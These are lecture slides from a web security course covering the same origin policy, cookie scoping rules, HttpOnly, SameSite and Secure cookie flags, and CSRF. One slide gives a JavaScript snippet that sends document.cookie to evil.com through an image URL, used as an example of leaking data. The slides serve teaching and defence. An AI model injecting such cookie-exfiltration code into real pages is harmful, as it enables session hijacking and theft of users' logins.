| _gid                           | GA1.2.771043247.1556033809                        | .latimes.com     | / | 2019-04-24... |
| _sp_ses.8129                   | *   | .latimes.com     | / | 2019-04-23... |
| paic                           | 5   | .latimes.com     | / | 2024-04-21... |

# Modern websites are complicated




## Goals for today

---


- Understand (basically) how Web browsing works
- **Understand the basic Web security model (same origin policy)**
- How cookies work and some ways they get attacked

# Relevant attacker models

## Network attacker



## Web attacker




# Relevant attacker models

## Gadget attacker


Web attacker with capabilities to inject limited content into honest page



Most of our focus:  
web attacker




And variants of it



# Web security model

- Safely browse the web in the presence of web attackers
  - Browsers are like operating systems
  - Need to isolate different activities




# Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
  - (scheme, domain, port) triple derived from URL
  - Fate sharing: if you come from same places you must be authorized
- SOP goal: isolate content of different origins
  - **Confidentiality**: script contained in [evil.com](#) should not be able to read data in [bank.ch](#) page
  - **Integrity**: script from [evil.com](#) should not be able to modify the content of [bank.ch](#) page

## SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.




## SOP for HTTP responses

- Pages can perform requests across origins
  - SOP does **not** prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from *directly inspecting* HTTP responses


# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




# Scripts

- Can load scripts from across origins
  - Libraries!
- Scripts execute with privileges of the page
- Page can see source via  
`func.toString()`



# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- But page can see other properties, like `img.width`



## Goals for today

---

- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- **How cookies work and some ways they get attacked**

## SOP for cookies

- Cookies use a separate definition of origins.
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, *path*)
  - ([https,cseweb.ucsd.edu, /classes/sp20/cse127-a](https://cseweb.ucsd.edu/classes/sp20/cse127-a))
- Server can declare domain property for any cookie
  - Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>

# SOP: Cookie scope setting

What cookies can a Web page set?

domain: any domain-suffix of URL-hostname, except “public suffixes”

example:

host = “login.site.com”

allowed domains

**login.site.com**  
**.site.com**

disallowed domains

**other.site.com**  
**othersite.com**  
**.com**

⇒ **login.site.com** can set cookies  
for all of **.site.com** but not for another site

Note that this creates some trickiness for places like ucsd.edu  
(cs.ucsd.edu, can set cookies for ucsd.edu)

path: can be set to anything

# SOP: Cookie scope setting

## PUBLIC SUFFIX LIST

[LEARN MORE](#) | [THE LIST](#) | [SUBMIT AMENDMENTS](#)

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are .com, .co.uk and pvt.k12.ma.us. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of [Mozilla](#), but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a [fuller \(although not exhaustive\) list](#) of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the [psl-discuss](#) mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to [request amendments](#) to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by [submitting amendments](#).

## How do we decide to send cookies?

- Browser sends all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path

# How do we decide to send cookies?

**Cookie 1:**  
name = mycookie  
value = mycookievalue  
domain = login.site.com  
path = /

**Cookie 2:**  
name = cookie2  
value = mycookievalue  
domain = site.com  
path = /

**Cookie 3:**  
name = cookie3  
value = mycookievalue  
domain = site.com  
path = /my/home

|  | Do we send the cookie? |          |          |
|--|------------------------|----------|----------|
| Request to URL:  | Cookie 1               | Cookie 2 | Cookie 3 |
| <a href="http://checkout.site.com">checkout.site.com</a>           | No                     | Yes      | No       |
| <a href="http://login.site.com">login.site.com</a>                 | Yes                    | Yes      | No       |
| <a href="http://login.site.com/my/home">login.site.com/my/home</a> | Yes                    | Yes      | Yes      |
| <a href="http://site.com/my">site.com/my</a>                       | No                     | Yes      | No       |

## Another example

- What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access `document.cookie`.
- SOP doesn't prevent leaking data:

⋮;

## Another example

- What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access `document.cookie` in DOM
- SOP doesn't prevent leaking data:


```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

# Partial solution: HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **HttpOnly**;

Don't expose cookie to JavaScript via document.cookie

# Which cookies are sent? (Again.)



<http://evil.com>



<http://bank.ch>




<http://4chan.org>



<http://bank.ch>

# Which cookies are sent? (Again.)



# What if evil.com did this?

```
<html>
  
</html>
```

Cross-site request forgery (CSRF) attack!

# Cookies are always sent! So?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



## Partial solution: SameSite cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;  
SameSite=Strict;
```

A same-site cookie is only sent when the request originates from the same site (top-level domain)

## Partial solution: Secure cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;  
Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

## Next time

- Web attacks
  - Injection
  - Cross-site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - Clickjacking
  - Insecure Direct Object References
  - Misc